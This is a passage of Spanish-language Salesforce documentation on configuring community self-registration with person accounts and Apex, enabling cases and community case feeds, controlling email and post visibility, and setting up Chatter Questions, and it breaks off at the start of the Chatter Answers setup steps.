**Importante:** Debe tener Cuentas personales activada en su organización. Solo las licencias Comunidad de clientes y Customer Community Plus admiten la creación de cuentas personales.

En Gestión de comunidad, en **Administración** > **Inicio de sesión y registro**, active la inscripción automática y deje el campo **Cuenta** en blanco. Especifique un perfil predeterminado para asignar a usuarios de inscripción automática.

Salesforce crea cuentas personales separadas para cada usuario de inscripción automática. Cada usuario tiene asignado el perfil predeterminado que ha especificado al configurar la inscripción automática, así como una función predeterminada. Si no especifica una función, tanto en el perfil como a través del controlador de Apex de inscripción automática, Salesforce asigna la función `Trabajador` a los usuarios de inscripción automática. Puede personalizar más esta función utilizando el controlador de Apex de inscripción automática (`CommunitiesSelfRegController`), pero no es obligatorio.

También puede crear cuentas personales y asignarlas a usuarios de la comunidad con licencias de Comunidad de clientes y Customer Community Plus.

CONSULTE TAMBIÉN

¿Qué es una cuenta personal?

Activar cuentas personales

## Personalizar el proceso de inscripción automática de comunidad con Apex

Actualice `CommunitiesSelfRegController` para personalizar el proceso de inscripción automática para su comunidad. Puede utilizar el mismo controlador para la página de inscripción automática predeterminada (`CommunitiesSelfReg`) o una página de inscripción automática de Visualforce o Community Builder personalizada.

Puede configurar la inscripción automática completamente en Gestión de comunidad. Esta personalización se recomienda únicamente si desea modificar el comportamiento de la inscripción automática predeterminado, si dispone de más de una comunidad en su organización o si está utilizando una página de inscripción automática personalizada.

**Nota:** Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**.
2. Haga clic en **Modificar** junto a `CommunitiesSelfRegController`.
3. También puede introducir un valor para `ProfileId` con el fin de definir el tipo de perfil que debe asignarse al usuario.

   Si seleccionó un perfil predeterminado al configurar la inscripción automática en Gestión de comunidad, el valor en el código de Apex anulará esos valores predeterminados.

Nota: Tenga en cuenta que sin importar la función que introduzca en `roleEnum`, la función de los nuevos usuarios será `Ninguna` de forma predeterminada. Una vez se inscriba automáticamente un usuario, podrá actualizar su función en la página de detalle de usuario.

4. Introduzca el Id. de cuenta de la cuenta de socio o cliente que deberá asociarse a los usuarios que se inscriban automáticamente.

   Si seleccionó una cuenta predeterminada al configurar la inscripción automática en Gestión de comunidad, el valor en el código de Apex anulará esos valores predeterminados.

   Asegúrese de que la cuenta que utiliza está activada como un socio. Para ello, vaya a la cuenta, haga clic en **Gestionar cuenta externa**, luego haga clic en **Activar como socio**.

5. Si está activando la inscripción automática para múltiples comunidades, agregue código para crear los tipos apropiados de usuarios para cada comunidad, o sea, asigne el perfil, función e Id. de cuenta correctos por comunidad.
6. Haga clic en **Guardar**.
7. Active el acceso a cuentas y contactos para el perfil de invitados. El perfil de invitados se asocia automáticamente con el sitio de Force.com de su comunidad.
   a. En Configuración, introduzca *`Todas las comunidades`* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   b. Desde Gestión de comunidad, haga clic en **Administración** > **Páginas** > **Ir a Force.com.**.
   c. Haga clic en **Configuración de acceso público**.
   d. Haga clic en **Modificar**.
   e. En la sección Permisos de objeto estándar, seleccione Leer y Crear junto a Cuentas y contactos.
   f. Haga clic en **Guardar**.
   g. En la lista relacionada Acceso a clase de Apex activado, haga clic en **Modificar**.
   h. Agregue `CommunitiesSelfRegController` y haga clic en **Guardar**.
   i. En la lista relacionada Acceso a la página de Visualforce activado, haga clic en **Modificar**.
   j. Agregue `CommunitiesSelfReg` y haga clic en **Guardar**.
8. De forma opcional, si desea personalizar el contenido de la página de inscripción automática predeterminada, modifique la página `CommunitiesSelfReg`.
   a. En Configuración, introduzca *`Páginas de Visualforce`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Páginas de Visualforce.**
   b. Haga clic en **Modificar** junto a `CommunitiesSelfReg`.
   c. Agregue código para personalizar los campos obligatorios para la inscripción automática o el aspecto y comportamiento de la página.

      En el formulario predeterminado, todos los campos excepto `Contraseña` son obligatorios.

   d. Haga clic en **Guardar**.

Una vez la configuración esté completa, los usuarios externos que envíen el formulario de inscripción automática completo (incluyendo una contraseña) se inscribirán en la comunidad.

Nota: Si un usuario se inscribe automáticamente en una comunidad con Respuestas de Chatter activado, no se establecerá automáticamente el permiso de usuario Respuestas de Chatter para el usuario.

Si está utilizando una página de inscripción automática de Visualforce personalizada en vez de la página `CommunitiesSelfReg` predeterminada, agregue el siguiente código a `CommunitiesSelfRegController`. Sustituya

*CommunitiesCustomSelfRegPage* por el nombre de la página de inscripción automática personalizada. A continuación, agregue esto a la primera línea de código de la página `CommunitiesSelfReg`.

# Utilizar otras funciones de Salesforce en su comunidad

## Activar casos para usuarios de comunidades

Active casos para usuarios externos por lo que tendrán acceso a casos y podrán crear casos en sus comunidades.

Cuando activa casos para usuarios externos en su comunidad, puede asignar casos a esos miembros. Además, los miembros externos pueden modificar casos, crear nuevos casos, agregar comentarios de casos, reasignar casos, buscar soluciones de casos y crear equipos de casos. Los usuarios externos no pueden modificar comentarios de casos, asociar activos con casos o eliminar casos.

Nota: Los comentarios de casos agregados por usuarios externos en comunidades son públicos y cualquier usuario que pueda ver el caso pueden verlos.

1. Agregue la ficha Casos a la lista de fichas disponibles en su comunidad.
2. Establezca la visibilidad de fichas y los permisos de objeto "Leer," "Crear" y "Modificar". Puede establecerlas en el perfil o utilizando un conjunto de permisos. Le recomendamos el uso de un conjunto de permisos si piensa aplicar esos permisos de forma selectiva.
   a. Si utiliza un perfil, como el perfil Comunidad de socios, establezca la configuración de la ficha de casos como `Valor predeterminado activado` y active los permisos de objeto "Leer", "Crear" y "Modificar" para casos.
   b. Si utiliza un conjunto de permisos, cree un conjunto de permisos con la siguiente configuración para casos:
      - En la configuración de fichas, seleccione Disponible y Visible.
      - En la configuración de objeto, seleccione "Leer", "Crear" y "Modificar".

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar casos para usuarios de comunidades:
- "Gestionar conjuntos de permisos y perfiles"

Si notificación de comentario de caso en contactos está activada, los correos electrónicos enviados a usuarios externos incluyen un vínculo a la comunidad. Los correos electrónicos enviados a contactos para la creación de casos y las notificaciones de actualización también incluyen un vínculo a la comunidad.

CONSULTE TAMBIÉN

Campos de combinación para comunidades

Activación de notificaciones de correo electrónico de respuesta del portal en Noticias de caso

# Configurar las noticias en tiempo real de casos de comunidades

## Noticias en tiempo real de casos de comunidades

Con las noticias en tiempo real de casos de comunidades, los agentes y miembros de la comunidad ven el ciclo de vida de un caso desde el principio hasta el final. Todas las interacciones de casos aparecen en noticias de caso de Chatter unificadas y cronológicas. Los miembros de la comunidad se benefician de las funciones agregadas de Chatter, mientras que las funciones con respecto a la asistencia ayudan los agentes a proporcionar una asistencia eficiente y personalizada.

Las noticias en tiempo real de casos de comunidades proporcionan a los usuarios de las comunidades un entorno intuitivo donde pueden gestionar sus casos. Los usuarios internos y externos ven las siguientes interacciones en las noticias en tiempo real de casos de comunidades:

- Publicaciones de vínculos, archivos y textos de Chatter
- Preguntas en Chatter asociadas con el caso
- Correos electrónicos del caso

  Nota: Para obtener más información acerca de la visibilidad de correos electrónicos de casos, consulte Correos electrónicos en las noticias en tiempo real de casos de comunidades.

- Publicaciones de redes sociales de solo lectura si su administrador de Salesforce las activa


EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

x

**Noticias en tiempo real de casos de comunidades en una comunidad creadas en la plantilla Servicio al cliente (Napili):**




Utilizando el publicador **(1)**, los usuarios crean publicaciones y adjuntan archivos al caso. Las noticias en tiempo real **(2)** vienen repletas de funciones con herramientas de colaboración de Chatter: los usuarios pueden marcar como favorito, indicar que le gusta y comentar publicaciones y mencionar otros usuarios. Las imágenes y los comentarios aparecen en línea, facilitando así la tarea de examinar las noticias en tiempo real en busca de detalles. El componente Archivos adjuntos **(3)** muestra todos los archivos adjuntos del caso.

Si las noticias en tiempo real de casos de comunidades está activada, los agentes del servicio de atención al cliente pueden:

- Utilizar la acción Comunidad en las noticias de casos de la consola para responder preguntas de la comunidad y crear publicaciones de Chatter públicas y privadas en casos
- Exponer u ocultar un correo electrónico o una publicación publicada en las noticias en tiempo real de casos de comunidades de usuarios externos

Las noticias en tiempo real de casos de comunidades están disponibles en todas las comunidades que utilizan las plantillas de comunidades de autoservicio o la plantilla Fichas de Salesforce + Visualforce.

### Problemas conocidos

- En comunidades creadas a partir de plantillas, los mensajes de correo de las noticias en tiempo real de casos de comunidades no muestran imágenes en línea o vínculos sobre los que se pueda hacer clic.
- En comunidades creadas en las plantillas de comunidad Koa o Kokua, los nombres de los usuarios en las noticias en tiempo real de casos de comunidades parecen vínculos pero no llevan a ninguna parte.

CONSULTE TAMBIÉN

Consideraciones de noticias en tiempo real de casos de comunidades

Configurar las noticias en tiempo real de casos de comunidades

Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades

## Configurar las noticias en tiempo real de casos de comunidades

Las noticias en tiempo real de casos de comunidades permiten a los usuarios de la comunidad y los agentes del servicio de atención al cliente ver todas las interacciones del caso en noticias en tiempo real unificadas. Además, los agentes pueden realizar más acciones directamente desde la consola. Para configurar las noticias en tiempo real de casos de comunidades, actívelas en su organización y asegúrese de que la página de casos en su comunidad está correctamente configurada.

**Importante:** Antes de configurar las noticias en tiempo real de casos de comunidades, lea Consideraciones de noticias en tiempo real de casos de comunidades.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las noticias en tiempo real de casos de comunidades:

- "Personalizar aplicación"
- Se han activado noticias en tiempo real de casos compactas en su organización

1. Activar las noticias en tiempo real de casos de comunidades:
   a. Desde Configuración, introduzca *Configuración de asistencia al cliente* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asistencia al cliente**.
   b. Seleccione **Activar noticias de casos de comunidades**.
   c. Opcionalmente, seleccione **Activar notificaciones por correo electrónico para publicaciones de casos** (recomendado).
   d. Haga clic en **Guardar**.
2. Si su comunidad se ha creado utilizando Salesforce Tabs + Visualforce, asegúrese de que su página de caso incluye noticias en tiempo real de Chatter.
3. Si su comunidad utiliza la plantilla Koa, Kokua o Servicio al cliente (Napili), confirme que su página de detalles de caso activa admite las noticias en tiempo real de casos de comunidades:
   a. En Community Builder, haga clic en .
   b. Haga clic en **Gestión de página**.
   c. Busque detalles del caso en la columna Nombre y asegúrese de que la página activa asignada a él es Detalle de caso de Chatter (la página predeterminada) o Detalles de registro.




Si cambia la página de detalles de caso activa, publique su cambio.

**Importante:** Si las noticias en tiempo real de casos de comunidades están activadas y utiliza Basic Case Detail (Detalles de caso básico) como su página de detalles del caso activa, los usuarios externos solo ven los comentarios del caso (no publicaciones o correos electrónicos de Chatter) en sus noticias en tiempo real del caso. Esto proporciona a los usuarios externos menos visibilidad en sus casos. Para proporcionar a los usuarios una vista completa de sus interacciones de casos, utilice Chatter Case Detail (Detalle de caso de Chatter) o Record Detail (Detalle de registro) como su página de detalles del caso activa.

## Consideraciones de noticias en tiempo real de casos de comunidades

Antes de configurar las noticias en tiempo real de casos de comunidades, revise esta información básica.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si las noticias en tiempo real de casos de comunidades está activada:

- Los agentes pueden utilizar la acción Comunidad en las noticias de casos de la consola para responder preguntas de la comunidad y crear publicaciones de Chatter públicas y privadas en casos
- Lo agentes pueden exponer u ocultar publicaciones y correos electrónicos publicados de Chatter en las noticias en tiempo real del caso de los usuarios externos de la comunidad.
- Los usuarios de comunidad externos con acceso a un caso ven correos electrónico, preguntas y publicaciones de Chatter en sus noticias en tiempo real del caso.

Si las notificaciones de correo electrónico para publicaciones de casos están activadas:

- Cuando alguien hace visible una publicación de forma externa, todos los contactos del casos serán notificados por correo electrónico. Pueden comentar la publicación respondiendo al correo electrónico.
- Si ya está utilizando la configuración de notificación por correo electrónico personalizada, como aquellas desencadenadas por flujos de trabajo, la selección de esta preferencia puede crear notificaciones por correo electrónico duplicadas.
- En comunidades creadas en la plantilla Servicio al cliente (Napili) o Fichas de Salesforce + Visualforce,puede desactivar esas notificaciones. En sus ajustes de notificación de correo electrónico, anule la selección de **Publicaciones en uno de mis casos** bajo "Enviarme mensajes de correo electrónico cuando alguien...".

CONSULTE TAMBIÉN

Correos electrónicos en las noticias en tiempo real de casos de comunidades

Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades

Configurar las noticias en tiempo real de casos de comunidades

## Correos electrónicos en las noticias en tiempo real de casos de comunidades

Cuando activa las noticias en tiempo real de casos de comunidades, los usuarios externos con acceso a un caso ven los correos electrónicos del caso en sus noticias en tiempo real. Los correos electrónicos en las noticias en tiempo real de casos de comunidades incluyen el autor, los destinatarios, el texto y la hora de envío del correo electrónico.

De forma predeterminada, si el contacto del caso envía o recibe un correo electrónico de un caso, ese correo electrónico aparece en las noticias en tiempo real de todos los usuarios (tanto internos como externos) con acceso al caso. Para que un usuario externo vea el caso, su perfil debe incluir el acceso a casos en la comunidad.

Por ejemplo, supongamos que Rita, una usuaria externa, publica una pregunta en una comunidad. La pregunta permanece sin resolver y un moderador de la comunidad crea un caso desde ella utilizando la acción Pregunta en caso. Si el agente de asistencia asignado al caso envía un mensaje de correo electrónico a Rita desde el publicador de correo electrónico, Rita y el resto de los usuarios con acceso

al caso verán el mensaje de correo electrónico en sus noticias en tiempo real. Los usuarios con acceso a un caso incluyen habitualmente el agente del servicio de atención al cliente asignado y el contacto del caso.

Si las noticias en tiempo real de casos de comunidades están activadas, puede escribir un proceso o un desencadenador de Apex para ocultar o exponer todos los correos electrónicos del caso en las noticias en tiempo real de los usuarios externos de la comunidad. El campo `IsExternallyVisible` del objeto EmailMessage controla la visibilidad de los mensajes de correo electrónico en las noticias en tiempo real de casos de comunidades. Cuando se establece el campo como `verdadero`, los correos electrónicos enviados o recibidos por el contacto del caso son visibles para los usuarios externos con acceso al caso.

Ejemplo: El siguiente desencadenador expone todos los correos electrónicos del caso en las noticias en tiempo real de usuarios externos con acceso al caso. Esto significa que los correos electrónicos del caso entre usuarios internos estarán también visibles para usuarios externos con acceso al caso (por ejemplo, si el agente del servicio de atención al cliente asignado ha utilizado el publicador de correo electrónico para enviar un correo electrónico a su proveedor de envío). Para *ocultar* todos los correos electrónicos del caso en las noticias en tiempo real de casos de los usuarios externos, solo tiene que cambiar `verdadero` por `falso`:

```
trigger makepublic on EmailMessage (before Insert) {
for(EmailMessage oe:trigger.new){
oe.IsExternallyVisible=true;
}

}
```

CONSULTE TAMBIÉN

Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades


# Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades

Cuando sea necesario, los agentes del servicio de atención al cliente pueden exponer u ocultar correos electrónicos de casos individuales y publicaciones de Chatter publicados en las noticias en tiempo real del caso de los usuarios de la comunidad.

Para cambiar la visibilidad externa de un correo electrónico o una publicación de Chatter publicada en un caso:

1. Navegue hasta la publicación o el correo electrónico en las noticias en tiempo real de casos compactas.
2. En el menú desplegable de la publicación o el correo electrónico:
   - Seleccione **Clasificar como público** para exponer un correo electrónico o una publicación interna de Chatter en las noticias en tiempo real de casos de usuarios externos con acceso al caso
   - Seleccione **Clasificar como privado** para eliminar un correo electrónico o una publicación de Chatter de las noticias en tiempo real de casos de usuarios externos con acceso al caso

**Opción Clasificar como público en una publicación de Chatter de un caso:**




**Opción Clasificar como público en el correo electrónico de un caso:**

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la visibilidad externa de un correo electrónico o una publicación de Chatter publicada en un caso:

- "Modificar mis publicaciones propias"
- "Modificar publicaciones en registros que poseo"
- Se han activado noticias en tiempo real de casos compactas en su organización
- Se han activado noticias en tiempo real de casos de comunidades en su organización

Los agentes que poseen el caso y sus superiores ven las opciones **Clasificar como público** y **Clasificar como privado** en todos los correos electrónicos y publicaciones de Chatter en el caso. Los usuarios internos que no poseen el caso también pueden ver estas opciones en publicaciones o correos electrónicos del caso de su autoría.

**Clasificar correos electrónicos y publicaciones de Chatter *como privado***

Hacer clic en **Clasificar como privado** en el correo electrónico o la publicación de Chatter de un caso significa que el contacto del caso y cualquier otro usuario externo con acceso al caso ya no podrán ver la publicación o el correo electrónico en sus noticias en tiempo real del caso. (Sigue apareciendo en las noticias en tiempo real de usuarios internos con acceso al caso.) Un agente podría elegir clasificar un correo electrónico o una publicación en las noticias en tiempo real de casos de comunidades como privado si desea ocultar su correspondencia con el contacto del caso de las noticias en tiempo real del caso a otros usuarios con acceso al caso.

Nota: Recuerde que cuando clasifica un correo electrónico como privado, el destinatario el correo electrónico ya ha recibido el correo electrónico. Del mismo modo, cuando clasifica una publicación de Chatter como privada, recuerde que los usuarios externos con acceso al caso han podido recibir una notificación por correo electrónico cuando se ha publicado por primera vez.

**Clasificar correos electrónicos y publicaciones de Chatter *como público***

Hacer clic en **Clasificar como público** en el correo electrónico o la publicación de Chatter de un caso significa que el contacto del caso y cualquier otro usuario externo con acceso al caso pueden ahora ver la publicación o el correo electrónico en sus noticias en tiempo real del caso. Un agente puede elegir clasificar un correo electrónico o una publicación en las noticias en tiempo real de casos de comunidades como público para mantener el contacto del caso al tanto del progreso interno en le caso.

Nota:

- Las noticias en tiempo real de casos ofrecen apuntes visuales prácticos para ayudar los agentes a identificar rápidamente qué publicaciones de casos son visibles de forma externa. Para obtener información acerca de la activación de estos apuntes visuales, consulte "Opciones de visualización de noticias en tiempo real" en Configuración de vistas de noticias en tiempo real en Noticias de caso.
- Puede escribir un proceso o desencadenador de Apex para ocultar o exponer todos los correos electrónicos del caso desde las noticias en tiempo real de casos de comunidades de los usuarios externos. Para obtener más información, consulte Correos electrónicos en las noticias en tiempo real de casos de comunidades.

CONSULTE TAMBIÉN

Noticias en tiempo real de casos de comunidades

## Publicar en casos y preguntas de comunidad con la acción Comunidad en las noticias de caso

La acción Comunidad en las noticias de caso es su opción predeterminada para responder a clientes en casos originados desde una comunidad o un portal de cliente.

Para publicar en casos en una comunidad o un portal de cliente:

1. Haga clic en **Responder al cliente** en la página Noticias de caso.
2. Haga clic en el y seleccione **Comunidad**.
   Dependiendo de cómo ha configurado su administrador Noticias de caso, puede hacer clic en **Comunidad** sin tener que hacer clic primero en **Responder al cliente**.
3. Escriba el mensaje para el cliente.


EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear publicaciones de caso en comunidades o portales de cliente:
- "Modificar" en casos




4. Si está trabajando en un caso que se ha distribuido desde una pregunta en Preguntas de Chatter o Respuestas de Chatter, seleccione quién desea que vea su publicación:
   - Seleccione **Solo clientes** para publicar su respuesta como una respuesta privada o **Todos** para publicarla como una respuesta pública.
   - Seleccione **Caso de cliente** para hacer visible una publicación a todos los usuarios internos y externos con acceso al caso, o **Pregunta de comunidad** para publicar una respuesta pública en la pregunta del usuario de la comunidad. Si selecciona **Caso de cliente** y su administrador de Salesforce ha activado las noticias en tiempo real de casos de comunidades, creará una publicación de Chatter en lugar de un comentario de caso.




5. De forma opcional, seleccione `Enviar correo electrónico` para enviar un mensaje al cliente indicándole que se ha publicado su pregunta en el caso.

Nota: Esta opción solo está disponible si la ha activado su administrador, y si el cliente al que responde está asociado al caso y cuenta con una dirección de correo electrónico válida. Si su organización utiliza las noticias en tiempo real de casos de comunidades y las notificaciones de correo electrónico para publicaciones de casos de Chatter están activadas, los usuarios recibirán una notificación por correo electrónico automáticamente acerca de publicaciones públicas en sus casos y esta opción no aparece.

6. Opcionalmente, adjunte un artículo de Knowledge a la publicación.
7. Haga clic en el botón para publicar su publicación.

Nota: Si las noticias de caso de la comunidad están activadas en su organización, puede cambiar la visibilidad de publicaciones de caso una vez están publicadas. Para obtener más detalles, consulte Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades.

CONSULTE TAMBIÉN

Envío y respuesta a mensajes de correo electrónico en Noticias de caso

Descripción general de Noticias de caso

Noticias en tiempo real de casos de comunidades

## Activar preguntas de Chatter en su comunidad

Las preguntas de Chatter le ayudan a promocionar el compromiso con la comunidad ofreciendo a los usuarios la posibilidad de formular preguntas y responder a ellas en sus noticias en tiempo real de Chatter, en grupos y en registros. Los miembros en las comunidades o los grupos de sus usuarios pueden responder a preguntas en Chatter del mismo modo que pueden comentar una publicación de Chatter. Los usuarios en comunidades creadas a partir de la plantilla Servicio al cliente (Napili) también puede adjuntar archivos a preguntas.

Para configurar Preguntas de Chatter en su comunidad, solo tiene que agregar la acción Pregunta al formato de publicador global. Si organizaciones creadas después de Summer '14, la acción Pregunta se agrega automáticamente, pero recomendamos arrastrarla lo más a la izquierda posible para aumentar su visibilidad.

Nota: Preguntas de Chatter no está disponible en comunidades creadas en plantilla de comunidad de Koa y Kokua.

EDICIONES


Disponible en: Salesforce Classic

Preguntas de Chatter está disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para modificar el formato del publicador global:

- "Personalizar aplicación"




1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Haga clic en **Modificar** junto al formato global del publicador.
3. Arrastre la acción Preguntar desde la paleta en el formato del publicador global. Si la acción Pregunta ya aparece en el formato, arrástrela a la ubicación que desea.
4. Haga clic en **Guardar**.

Nota: Si está utilizando un formato de publicador personalizado en grupos o en registros, asegúrese de que la acción Pregunta se agrega también a esos formatos.

CONSULTE TAMBIÉN

Supervisar el uso de preguntas de Chatter en su organización y comunidades de Salesforce

# Activar Respuestas de Chatter en su comunidad

Respuestas de Chatter es una comunidad de asistencia de autoservicio en la que los usuarios pueden publicar preguntas y recibir respuestas y comentarios de otros usuarios o sus agentes de asistencia.

Para configurar Respuestas de Chatter en Comunidades de Salesforce, siga estos pasos de alto nivel:

1. Active Respuestas de Chatter.
